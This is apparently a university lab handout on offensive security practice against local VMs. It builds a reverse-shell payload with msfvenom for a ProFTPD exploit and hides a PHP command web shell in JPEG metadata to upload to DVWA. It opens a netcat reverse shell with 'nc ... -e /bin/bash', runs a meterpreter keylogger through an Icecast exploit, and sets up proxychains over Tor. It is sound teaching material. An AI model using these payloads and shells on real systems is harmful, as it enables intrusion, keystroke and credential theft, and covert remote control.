
Lab 11 Requirements

- Internet connectivity & VMware Workstation version 15.5.7 or above
  - ✓ Kali Linux VM
  - ✓ MS2 VM
  - ✓ W10 VM

Part 01: Create shellcode for a ProFTPD Exploit on MS2

An exploit can come with its own shell as a payload. If we come across an exploit that contains an embedded shell, the shell code typically needs to be modified to ensure that the correct reverse IP address and port are reflected. Let's take another look at example of this by copying a script from GitHub into your **/home/kali/scripts** directory for the FTP service running on port 2121 on MS2:



github.com/A1337an/misc/blob/master/proftp_telnet_iac.py

master ▾ misc / proftp_telnet_iac.py / <> Jump to ▾

A1337an Add files via upload Latest commit 86a06c1 on Mar

1 contributor

89 lines (77 sloc) | 3.47 KB Raw Blame

```
#!/usr/bin/python
```

https://github.com/A1337an/misc/blob/master/proftp_telnet_iac.py

Open the file using a text editor to analyze the code. You can see that the exploit provides the MSFvenom call to create an effective shell. Note that the MSFvenom LHOST and LPORT parameters must be changed to match your Kali IP address and port. As the ProFTP target is typically Linux, we need to generate a Linux shell with Bash. To limit size, create the smallest possible shell by including the `--smallest` switch:

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.0.99 LPORT=2332
CMD=/bin/sh PrependChrootBreak=true --smallest -f python -v payload -b
'\x09\x0a\x0b\x0c\x0d\x20\xff'
```

Breaking down the command, here's what each argument is doing:


- **msfvenom**: This is the name of the Metasploit Framework's payload generator
- **-p linux/x86/shell_reverse_tcp**: This specifies the type of payload to generate, in this case, a Linux x86 shell with a reverse TCP connection
- **LHOST=10.0.0.99**: This sets the IP address of the listener where the payload will send the reverse shell connection back to
- **LPORT=2332**: This sets the port number of the listener where the payload will send the reverse shell connection back to
- **CMD=/bin/sh**: This specifies the command to run on the target machine after the reverse shell connection is established
- **PrependChrootBreak=true**: This ensures that the payload will work even if the target machine is using chroot jail, which is a security feature that limits a process's access to the file system

- **--smallest**: This tells msfvenom to generate the smallest possible payload
- **-f python**: This specifies the output format of the payload, in this case, Python code
- **-v payload**: This sets the name of the variable that will hold the generated payload in the Python code
- **-b '\x09\x0a\x0b\x0c\x0d\x20\xff'**: This sets a list of characters to avoid in the generated payload, in this case, it's avoiding the characters '\t', '\n', '\v', '\f', '\r', ' ', and '\xff'. These characters are often used for filtering or sanitizing input, so it's common to avoid them in payloads to improve the chances of successful exploitation

Once you run the msfvenom command, the next step is to edit the payload code in **proftp_telnet_iac.py** using a text editor:

```
nano proftp_telnet_iac.py
```

Copy the payload code from the output of msfvenom and paste it into the file so that it overwrites the existing payload code (the lines that start with **payload** below the msfvenom command)




```
x86/fnstenv_mov chosen with final size 138
Payload size: 138 bytes
Final size of python file: 747 bytes
payload =  b""
payload += b"\x6a\x1d\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73"
payload += b"\x13\xe6\xfc\x44\x77\x83\xeb\xfc\xe2\xf4\xd7\x35"
payload += b"\x75\xac\x8c\xba\x1c\xba\x66\x96\x79\xfe\x05\x96"
payload += b"\x63\x2f\x2b\x7c\xcd\xae\xbe\x31\xc4\x46\x26\xac"
payload += b"\x22\x1f\xc8\xd2\xcd\x94\x8c\xc1\x1d\xc7\xea\x31"
payload += b"\xc4\x95\x1c\x96\x79\xfe\x3f\xa4\x89\xf7\xd7\x27"
payload += b"\xb3\x94\xb5\xbf\x17\x1d\xe4\x75\xa5\xc7\x80\x31"
payload += b"\xc4\xe4\xbf\x4c\x7b\xba\x66\xb5\x3d\x8e\x8e\xf6"
payload += b"\x44\x77\x85\x94\x46\x77\xef\xe0\xcd\x96\x56\x9a"
payload += b"\x14\x26\xb5\x4f\x47\xfe\x07\x31\xc4\x25\x8e\x92"
payload += b"\x6b\x04\x8e\x94\x6b\x58\x84\x95\xcd\x94\xb4\xaf"
payload += b"\xcd\x96\x56\xf7\x89\xf7"

┌──(root㉿artmack)-[/home/kali]
└─# ▯
```

Copy over

```
#msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.11.0.xxx LPOR

payload =  ""
payload += "\x6a\x1d\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73"
payload += "\x13\x1a\xfe\xbe\x56\x83\xeb\xfc\xe2\xf4\x2b\x37"
payload += "\x8f\x8d\x70\xb8\xe6\x9b\x9a\x94\x83\xdf\xf9\x94"
payload += "\x99\x0e\xd7\x7e\x37\x8f\x42\x33\x3e\x67\xda\xae"
payload += "\xd8\x3e\x34\xd0\x37\xb5\x70\xc3\xe7\xe6\x16\x33"
payload += "\x3e\xb4\xe0\x94\x83\xdf\xc3\xa6\x73\xd6\x2b\x25"
payload += "\x49\xb5\x49\xbd\xed\x3c\x18\x77\x5f\xe6\x7c\x33"
payload += "\x3e\xc5\x43\x4e\x81\x9b\x9a\xb7\xc7\xaf\x72\xf4"
payload += "\xb5\x56\xbd\x96\xbc\x56\x18\x64\x37\xb7\xaa\x98"
payload += "\xee\x07\x49\x4d\xbd\xdf\xfb\x33\x3e\x04\x72\x90"
payload += "\x91\x25\x72\x96\x91\x79\x78\x97\x37\xb5\x48\xad"
payload += "\x37\xb7\xaa\xf5\x73\xd6"

# NOTE: All addresses are from the proftpd binary
IACCount = 4096+16
Offset = 0x102c-4
```

Save the script and give it 744 permissions and ensure that your ProFTP server is running on MS2:



```
msfadmin@FOLusername-ms2:~$ netstat -tuna | grep 21
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:52186           0.0.0.0:*
```

Run the exploit

Slide 01:

- Take a screenshot of the output in the terminal
- **Explain** the results of the exploit
- Include your **FOLusername**

Part 02: Inject an image with Jhead

In this section we look at how we can inject PHP code into the meta data of an image. If a web application allows images to be uploaded, it should be checking that the file is a valid image file by verifying its data as opposed to simply checking the file extension. This means that you cannot simply upload a script on its own, you can however, hide it within an image file.

Download uno.jpeg to your Kali VM from FOL

We are going to do this using jhead: `sudo apt-get install jhead`

Then clean the image of any existing data: `jhead -purejpg uno.jpeg`

Add the exploit code to the image: `jhead -ce uno.jpeg`

Press **i** for insert and then type in the script:

```
<style>body{font-size: 0;}h1{font-size: 12px}</style><h1><?php
if(isset($_REQUEST['cmd'])){system($_REQUEST['cmd']);}else{echo '<img
src="./uno.jpeg" border=0>';}__halt_compiler();?></h1>
```


Save the file and exit. Rename the file to add the php extension:

```
mv uno.jpeg uno.php.jpeg
```

Open a browser and navigate to DVWA on MS2, then login using admin/password

You will see a section where you can upload files to the web server.

Upload your uno.php.jpeg file:




Choose an image to upload:

```
../../hackable/uploads/uno.php.jpeg succesfully uploaded!
```

Once you have uploaded the file, navigate to it in the browser with the following parameters:

```
http://FOLusername-ms2/dvwa/hackable/uploads/uno.php.jpeg?cmd=ls -ail
```



folusername-ms2/dvwa/hackable/uploads/uno.php.jpeg?cmd=ls -ail

```
total 44 93149 drwxr-xr-x 2 www-data www-data 4096 Oct 10 17:38 . 93148 drwxr-xr-x 4 www-data www-data 4096 May 20 2012 .. 93150 -rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png 245773 -rw------- 1 www-data www-data 963 Oct 7 05:17 falconshock.php 245775 -rw------- 1 www-data www-data 24635 Oct 10 17:38 uno.php.jpeg
```

If it worked properly, you should receive output similar to the example above

Next, lets attempt to establish a connection using netcat. On Kali, start a netcat listener:

```
nc -lvnp 7000
```

Now, trigger the outbound connection from MS2 by navigating to the following URL:

```
http://FOLusername-ms2/ dvwa/hackable/uploads/uno.php.jpeg?cmd=
nc 10.0.0.99 7000 -e /bin/bash
```


Slide 02:

- Take a screenshot showing the successful connection
- Include your FOLusername and the output of the **whoami** & **date** commands

Part 03: Using exploit-db.com

For this part, you will be testing an exploit available for Icecast on **exploit-db.com**

First, change your W10 back to the 6065 LAN Segment and adjust the IP to 10.0.0.10




General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically
● Use the following IP address:


IP address: 192 . 168 . 200 . 10
Subnet mask: 255 . 255 . 255 . 0



○ Obtain an IP address automatically
● Use the following IP address:

IP address: 10 . 0 . 0 . 10
Subnet mask: 255 . 255 . 255 . 0

Ensure you can ping your Kali VM. Search for available exploits for a W10 x86 system:




Search: windows 10 x86

Finding old software can be difficult so it's always good to keep these around…

The Icecast **Header Overwrite** exploit looks promising…

- ✓ It's a remote exploit
- ✓ It has the vulnerable software version available for download

If you click on the exploit, you can view some more information on it:




exploit-db.com/exploits/16763

Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)

EDB-ID: 16763
CVE: 2004-1561
Author: METASPLOIT
Type: REMOTE
Platform: WINDOWS_X86
Date: 2010-04-30

EDB Verified: ✓
Exploit: ⬇ / {}
Vulnerable App: ▣



2010-04-30 ⬇ ▣ ✓ Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit) Remote Windows_x86 Metasploit


Download the vulnerable software to your host machine

You will notice that the downloaded file is in **.tgz** format. Use 7z to extract the contents of **f868008503a343c5387283c4220c8b6e-Icecast2_win32.tgz**


This will give you **f868008503a343c5387283c4220c8b6e-Icecast2_win32.tar**

Use 7z to extract the tar file and copy the resulting .exe over to your W10 VM


Run icecast2_win32_2.0.0_setup.exe on your W10 VM



Once the installation is complete, run the application as **Administrator** and change the configuration




```
<hostname>localhost</hostname>

<!-- You can use these two if you only want a single listener -->
<!--<port>8000</port> -->
<!--<bind-address>127.0.0.1</bind-address>-->
```



```
<!-- You can use these two if you only wa
<port>8000</port>
<bind-address>10.0.0.10</bind-address>
```


Save the configuration and start the server

Check to see if **Icecast** is listening on port 8000



```
C:\Users\FOLusername>netstat -an | find "8000"
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8000         0.0.0.0:0              LISTENING
```


On the Kali VM, open the terminal and use **searchsploit** to lookup icecast exploits



```
┌──(root㉿artmack)-[~]
└─# searchsploit icecast
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                             | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service               | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String                  | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                                  | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                     | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                     | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)           | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                     | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Information Disclosure    | linux/remote/21602.txt
---------------------------------------------------------------------- ---------------------------------
```

Looks like the Header Overwrite exploit is available as a Metasploit module

Start msfconsole and search icecast. Select the appropriate # from the list to use:



```
msf6 auxiliary(scanner/smb/pipe_auditor) > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 auxiliary(scanner/smb/pipe_auditor) > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > 
```


Set any required **options** and exploit

Now that you have a meterpreter shell open, use **keyscan_start** to start the keylogger

On the Windows 10 VM, open notepad and enter your **FOLusername**, hit enter a couple of times, then type in a password

(I used **FOObar** as an example)

You should also see an established connection in Icecast…



```
folusername

FOObar
```


Server Status: Running

Global Statistics

Stat Type	Name	Value
Global Stat	connections	1

Server Has Been Running 0 Days, 0 Hours, 12 Minutes, 3 Seconds

Go back to your meterpreter session on Kali and use **keyscan_dump** to output the keylogger's contents to the screen. Use the **shell** command to open cmd.exe on the target VM, then issue the **hostname** command



```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.0.0.99:1337
[*] Sending stage (175686 bytes) to 10.0.0.10
[*] Meterpreter session 5 opened (10.0.0.99:1337 → 10.0.0.10:49676) at 2023-04-04 14:42:51 -0400

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Right Shift>FOLusername<CR>
<CR>
<Right Shift>FOObar<CR>


meterpreter > shell
Process 4548 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1889]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Icecast2 Win32>hostname
hostname
FOLusername-W10
```

Slide 03:

- Take a screenshot showing everything from **exploit** to **hostname** as shown above
- Ensure that your **FOLusername** is visible

Part 04: Using Proxy Chains

If you have not done so yet, issue the following commands:


```
apt-get update
apt-get upgrade
```

If that has completed successfully, install TOR:

```
apt-get install tor
```

Start the TOR service and check the status to ensure it is running:

```
service tor start
service tor status
```



```
┌──(root㉿artmack)-[/etc]
└─# service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
     Loaded: loaded (/lib/systemd/system/tor.service; disabled; preset: disabled)
     Active: active (exited) since Fri 2023-03-31 20:02:31 EDT; 4s ago
    Process: 44358 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 44358 (code=exited, status=0/SUCCESS)
        CPU: 1ms

Mar 31 20:02:31 artmack systemd[1]: Starting tor.service - Anonymizing overlay network for TCP (multi-instance-master)...
Mar 31 20:02:31 artmack systemd[1]: Finished tor.service - Anonymizing overlay network for TCP (multi-instance-master).
```

Now that the TOR service is running, adjust the /etc/proxychains4.conf file

```
sudo nano /etc/proxychains4.conf
```

Do the following:


- ✓ Uncomment **dynamic_chain**
- ✓ Comment **strict_chain**
- ✓ Verify that Proxy DNS is uncommented: **proxy_dns**

Save the file and exit

